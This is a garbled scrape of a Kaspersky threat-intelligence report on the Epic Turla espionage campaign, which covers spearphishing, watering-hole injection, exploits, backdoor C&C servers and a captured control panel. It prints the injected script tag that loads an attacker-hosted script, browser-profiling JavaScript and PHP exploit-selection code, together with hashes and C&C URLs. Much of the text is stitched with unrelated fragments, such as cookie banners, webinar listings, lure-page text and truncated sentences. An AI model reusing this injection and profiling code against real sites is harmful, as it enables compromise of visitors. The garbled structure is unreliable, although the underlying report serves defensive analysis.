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The Epic Turla Operation

[APT REPORTS](#)


07 AUG 2014

12 minute read

[Table of Contents](#)[Executive Summary](#)[The Epic Turla attacks](#)**Cookiebot**
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Executive Summary

Over the last 10 months, Kaspersky Lab researchers have analyzed a massive cyber-espionage operation which we call "Epic Turla". The attackers behind Epic Turla have infected several hundred computers in more than 45 countries, including government institutions, embassies, military, education, research and pharmaceutical companies.

The attacks are known to have used at least two zero-day exploits:

- [CVE-2013-5065](#) – Privilege escalation vulnerability in Windows XP and Windows 2003
- [CVE-2013-3346](#) – Arbitrary code-execution vulnerability in Adobe Reader

We also observed exploits against older (patched) vulnerabilities, social engineering techniques and watering hole strategies in these attacks. The primary backdoor used in the Epic attacks is also known as "WorldCupSec", "TadjMakhal", "Wipbot" or "Tavdig".

When G-Data published on [Turla/Uroburos](#) back in February, several questions remained unanswered. One big unknown was the infection vector for Turla (aka Snake or Uroburos). Our analysis indicates that victims are infected via a sophisticated multi-stage attack, which begins with the Epic Turla. In time, as the attackers gain confidence, this is upgraded to more sophisticated backdoors, such as the Carbon/Cobra system. Sometimes, both backdoors are run in tandem, and used to "rescue" each other if communications are lost with one of the backdoors.

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The atta
used in t

- Spearphishing
- Social engineering
- Watering hole attacks

Internet Explorer 6,7,8 exploits (unknown)

Show details >

The attackers use both direct spearphishing and watering hole attacks to infect their victims. Watering holes (waterholes) are websites of interest to the victims that have been compromised by the attackers and injected to serve malicious code.

So far we haven't been able to locate any e-mail used against the victims, only the attachments. The PDF attachments do not show any "lure" to the victim when opened, however, the SCR packages sometime show a clean PDF upon successful installation.



Some of known attachment names used in the spearphishing attacks are:

- **جنيف.ونتـر.rar** (translation from Arabic: "Geneva conference.rar")
- **NATC**
- **Note**
- **Talkin**
- **bord**
- **Secu**
- **Prog**

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In some targeting attacks, the victim receives a cookie consent banner.



The victim receives a cookie consent banner.

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The website of the City Hall of Piñor, Spain

Harta Site Contact Forum Româna Engleza Maghiara



PROMOVAREA ANTREPRENORIATULUI RURAL DIN ZONA DE GRANITA







Objectives The activities of the project Partners Region Support bodies Companies Photo Gallery

Cautare directă

prin folosirea cautării aveți acces la toate documentele din cadrul portalului



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General objectives



Promoting Rural Entrepreneurship in the Cross-Border Region

Usefull links


- [Comisia Europeană](#)
- [Comisia Europeană – Directoratul General pentru Extindere – Programul PHARE](#)
- [Comisia Europeană – Directoratul General pentru Politica Regională](#)
- [Comisia Europeană – Directoratul General pentru Afaceri economice și financiare](#)
- [Consiliul Uniunii Europene](#)
- [Parlamentul European](#)
- [Curtea Europeană de Justiție](#)
- [Curtea Europeană de Conturi](#)
- [Comitetul Economic și Social](#)
- [Comitetul Regiunilor](#)
- [Banca Centrală Europeană](#)
- [Banca Europeană de Investiții](#)

A site promoting entrepreneurship in the border area of Romania

In total, we observed more than 100 injected websites. Currently, the largest number of injected sites is in Romania.

Here's a statistic on the injected websites:

GREAT WEBINARS



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BORIS LARIN, DENIS LEGEZO

26 FEB 2021, 12:00PM

GReAT Ideas. Green Tea Edition

JOHN HULTQUIST, BRIAN BARTHOLOMEW, SUGURU ISHIMARU, VITALY KAMLUK, SEONGSU PARK, YUSUKE NIWA, MOTOHIKO SATO

17 JUN 2020, 1:00PM

GReAT Ideas. Powered by SAS: malware attribution and next-gen IoT honeypots

MARCO PREUSS, DENIS LEGEZO, COSTIN RAIU, KURT BAUMGARTNER, DAN DEMETER, YAROSLAV SHMEL'EV

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GReAT Ideas. Powered by SAS: threat actors advance on new fronts

IVAN KWIATKOWSKI, MAHER YAMOUT, NOUSHIN SHABAB, PIERRE DELCHER, FÉLIX AIME, GIAMPAOLO DEDOLA, SANTIAGO PONTIROLI

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Show details >

```

689 <div>
690 <table>
691 <tbody>
692 <tr>
693 <td>st</td>
694 <td>li</td>
695 </tr>
696 </tbody>
697 </table>
698 </div>
699 <div><
700 <div style="text-align:center"><!-->
701 </div><script src="http://adobe.faqserv.com/macromedia/get/shockwave/latest/sitenavigation.js"></script>
702 </div>
703 </div>
704 </div>
705 </div>
706 </div>
707 </body>

```

The script "sitenavigatoin.js" is a Pinlady-style browser and plugin detection script, which in turn, redirects to a PHP script sometimes called main.php or wreq.php. Sometimes, the attackers register the .JPG extension with the PHP handler on the server, using "JPG" files to run PHP scripts:

```

if (window.ActiveXObject)
{
    var control = null;
    try{ var oApplication=new ActiveXObject('Word.Application'); if(oApplication){ 
        msw = 'Word';
        if(oApplication.Version == '12.0') { msw = 'office07'; }
    } } catch(e) { }
}
if(msw == null)
{
    try{
        var msw = navigator.mimeTypes && navigator.mimeTypes['application/msword'];
        if(msw)
        {
            msw = 'Word';
        }
    }
    catch(e) { }
}
ref = document.referrer;
window.location.href= main.jpg?js=ok&v_s=' + v_s + '&v_f=' + v_f + '&v_a=' + v_a + '&v_m=' + v_m +
</script>
</head>
</html>

```

Profiling script

The main exploitation script “wreq.php”, “main.php” or “main.jpg” performs a numbers of tasks.
We have located several versions of this script which attempt various exploitation mechanisms.

One version



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Internet	Necessary	Preferences	Statistics	Marketing
Unfortunate	<input type="button" value=""/>	<input checked="" type="button" value=""/>	<input checked="" type="button" value=""/>	<input checked="" type="button" value=""/>
Another				

Show details >

```

/*
-----
*/
// JAVA

if($java != 'null' && $java != '1.7.0.5' && $java != '1.7.0.6' && $java != '1.7.0.7' && $java != '1.7.0.8'
    if (preg_match("/wow64/i", $useragent)) {
        $mode = 'TRY'; $sploit .= "[*] java->allj64"; include('spl/allj64.html');
    } else {
        $mode = 'TRY'; $sploit .= "[*] java->allj"; include('spl/allj.html');
    }
}

// FLASH

if($os == 'Windows 7 or 2008 R2' && $vesion_f != 'null') {
    // $mode = 'TRY'; $sploit .= "[*] flash->i8swf"; include('spl/i8swf.htm');
}
//-----

}
else {
    $mode = "DON'T TRY";
    $comment = "($data) - checktime < ".CHECK_TIME."\n";
}

```

Java and Flash Player exploitation scripts

Although the Flash Player exploits couldn't be retrieved, we did manage to obtain the Java exploits:

Name	MD5
allj.html	536eca0defc14eff0a38b64c74e03c79
allj.jar	f41077c4734ef27dec41c89223136cf8

allj64.html	15060a4b998d8e288589d31ccd230f86
allj64.jar	e481f5ea90d684e5986e70e6338539b4
lstj.jar	21cbc17b28126b88b954b3b123958b46
lstj.html	acae4a875cd160c015adfdea57bd62c4

The Java files exploit a popular vulnerability, [CVE-2012-1723](#), in various configurations.

The payload dropped by these Java exploits is the following:

MD5: d7ca9cf72753df7392bfeea834bcf992

The Java exploit uses a special loader that attempts to inject the final Epic backdoor payload into explorer.exe. The backdoor extracted from the Java exploits has the following C&C hardcoded inside:

www.arshinmalalan.lcom/themes/v6/templates/css/in.php

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This C&C
"hxxp://l...
[Appendix](#)

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Necessary	Preferences	Statistics	Marketing
<input type="button" value="OFF"/>	<input checked="" type="button" value="ON"/>	<input checked="" type="button" value="ON"/>	<input checked="" type="button" value="ON"/>

[Show details >](#)

Did you know...


- The top 10 Facebook games use the Shockwave. To see more, visit: www.adobe.com/games.
- Most of the top video sites on the web use Shockwave.
- Shockwave is installed on over 1.3 billion connected PCs.

Afghanistan
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Condemning the vicious and inhumane military attacks of Israel on Gaza and expressing his profound grief for the large number of innocent people martyred and wounded by these attacks, Mr. Ahmadinejad said: "We are very much concerned about the situation in the Palestinian territory including Jerusalem and the problems faced by our Palestinian brothers and sisters. We call for more regional and international efforts for putting an end to this grief-stricken situation and to find a fair, comprehensive, and just solution for the crisis between Palestine and Israel. As usual, the Government of the Islamic Republic of Iran stands ready to support the Palestinian cause."

INSTALL

In at least one case, they tried to trick the user into downloading and running a fake Microsoft Security Essentials app (MD5: 89b0f1a3a667e5cd43f5670e12dba411):



The fake application is signed by a valid digital certificate from Sysprint AG:

Serial number: 00 c0 a3 9e 33 ec 8b ea 47 72 de 4b dc b7 49 bb 95
Thumbprint: 24 21 58 64 f1 28 97 2b 26 22 17 2d ee 62 82 46 07 99 ca 46

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Valid sig
This file
"hxxp://

The file is a .NET application that contains an encrypted resource. This drops the malicious file with the MD5 7731d42b043865559258464fe1c98513.

This is an Epic backdoor which connects to the following C&Cs, with a generic internal ID of 1156fd22-3443-4344-c4ffff:

hxxp://homaxcompany[.]com/components/com_sitemap/
hxxp://www.hadilotfi[.]com/wp-content/themes/profile/

Grandoreiro, the global trojan with grandiose goals

Stealer here, stealer there, stealers everywhere!

A full list with all the C&C server URLs that we recovered from the samples can be found in the technical [Appendix](#).

Exotic SambaSpy is now dancing with Italian users

The Epic command-and-control infrastructure

The Epic backdoors are commanded by a huge network of hacked servers that deliver command and control functionality.


The huge network commanded by the Epic Turla attackers serves multiple purposes. For instance, the motherships function as both exploitation sites and command and control panels

BlindEagle flying high in Latin America

EastWind campaign: new CloudSorcerer attacks on government organizations in Russia

for the malware.

Here's how the big picture looks like:



We were able to get a copy of one of the motherships, which provided some insight into the operation.

It runs a control panel which is password protected:



Epic mothership control panel login

Once logged into the Control panel, the attackers can see a general overview of the system including the number of interesting potential targets:

Admin panel																																			
Stats View rule Clear Log+Exception DELETE TASK TASK EDITOR CONFIG EDITOR DELETE successful count Sysinfo Web-shell																																			
Down																																			
Total - 341																																			
Interesting IP - 0																																			
<table border="1"> <thead> <tr> <th>IE 6.0</th><th>IE 7.0</th><th>IE 8.0</th><th>Opera</th><th>Firefox</th><th>Safari</th><th>Chrome</th><th>Unknown</th><th></th></tr> </thead> <tbody> <tr> <td>6</td><td>25</td><td></td><td>73</td><td></td><td>21</td><td>210</td><td></td><td></td></tr> </tbody> </table>									IE 6.0	IE 7.0	IE 8.0	Opera	Firefox	Safari	Chrome	Unknown		6	25		73		21	210											
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6	25		73		21	210																													
<table border="1"> <thead> <tr> <th>ID</th><th>Date</th><th>IP</th><th>Mode</th><th>OS</th><th>Client</th><th>Country</th><th>Referer</th><th>User-agent</th></tr> </thead> <tbody> <tr> <td>1</td><td>2013-01-09 06:42:00</td><td>81. [REDACTED]</td><td>SNIFFER::</td><td>Windows XP or XP SP3</td><td>MSIE 8.0</td><td>CH</td><td>--</td><td>Mozilla/4.0 (compatible; Windows NT 5.1; Trident/GB7.4; .NET CLR 1.0.3701.1.4322; Media Center P CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR .NET4.0C; OfficeLiveConn OfficeLivePatch.1.3)</td></tr> <tr> <td>2</td><td>2013-01-09 06:42:05</td><td>81. [REDACTED]</td><td>SNIFFER::</td><td>Windows XP or XP SP3</td><td>MSIE 8.0</td><td>CH</td><td>www.tb-mittelland.ch</td><td>Mozilla/4.0 (compatible; Windows NT 5.1; Trident/GB7.4; .NET CLR 1.0.3701.1.4322; Media Center P CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR .NET4.0C; OfficeLiveConn OfficeLivePatch.1.3)</td></tr> </tbody> </table>									ID	Date	IP	Mode	OS	Client	Country	Referer	User-agent	1	2013-01-09 06:42:00	81. [REDACTED]	SNIFFER::	Windows XP or XP SP3	MSIE 8.0	CH	--	Mozilla/4.0 (compatible; Windows NT 5.1; Trident/GB7.4; .NET CLR 1.0.3701.1.4322; Media Center P CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR .NET4.0C; OfficeLiveConn OfficeLivePatch.1.3)	2	2013-01-09 06:42:05	81. [REDACTED]	SNIFFER::	Windows XP or XP SP3	MSIE 8.0	CH	www.tb-mittelland.ch	Mozilla/4.0 (compatible; Windows NT 5.1; Trident/GB7.4; .NET CLR 1.0.3701.1.4322; Media Center P CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR .NET4.0C; OfficeLiveConn OfficeLivePatch.1.3)
ID	Date	IP	Mode	OS	Client	Country	Referer	User-agent																											
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2	2013-01-09 06:42:05	81. [REDACTED]	SNIFFER::	Windows XP or XP SP3	MSIE 8.0	CH	www.tb-mittelland.ch	Mozilla/4.0 (compatible; Windows NT 5.1; Trident/GB7.4; .NET CLR 1.0.3701.1.4322; Media Center P CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR .NET4.0C; OfficeLiveConn OfficeLivePatch.1.3)																											

Epic control panel status overview

A very interesting file on the servers is **task.css**, where the attackers define the IP ranges they are interested in. To change the file, they are using the “Task editor” from the menu. Depending on the “targeted”

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- “Cou

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- DON
- DON

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- Windows 7 SP1 64bit
- MSIE 8.0
- Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; .NET CLR 1.1.4322; .NET4.0C; .NET4.0E)
- Adobe Shockwave 11.5.1.601
- Adobe Flash 10.3.181.14
- Adobe Reader 10.1.0.0
- Win Media Player 12.0.7601.17514
- Quick Time null
- MS Word null
- Java null

[Show details >](#)

The Epic / Tavdig / Wipbot backdoor

For this first stage of the attack, the threat actor uses a custom backdoor. In some cases, the backdoor is packaged together with the CVE-2013-5065 EoP exploit and heavily obfuscated. This makes the analysis more difficult.

The CVE-2013-5065 exploit allows the backdoor to achieve administrator privileges on the system and run unrestricted. This exploit only works on unpatched Microsoft Windows XP systems.

Other known detection names for the backdoor is Trojan.Wipbot (Symantec) or Tavdig.

The main backdoor is about 60KB in size and implements a C&C protocol on top of normal HTTP requests. The communication protocol uses `<div>xxx</div>` requests in the C&C replies, which the malware decrypts and processes. The replies are sent back to the C&C through the same channel.

The malware behavior is defined by a configuration block. The configuration block usually contains two hard-coded C&C URLs. He have also seen one case where the configuration block contains just one URL. The configuration can also be updated on the fly by the attackers, via the C&C.

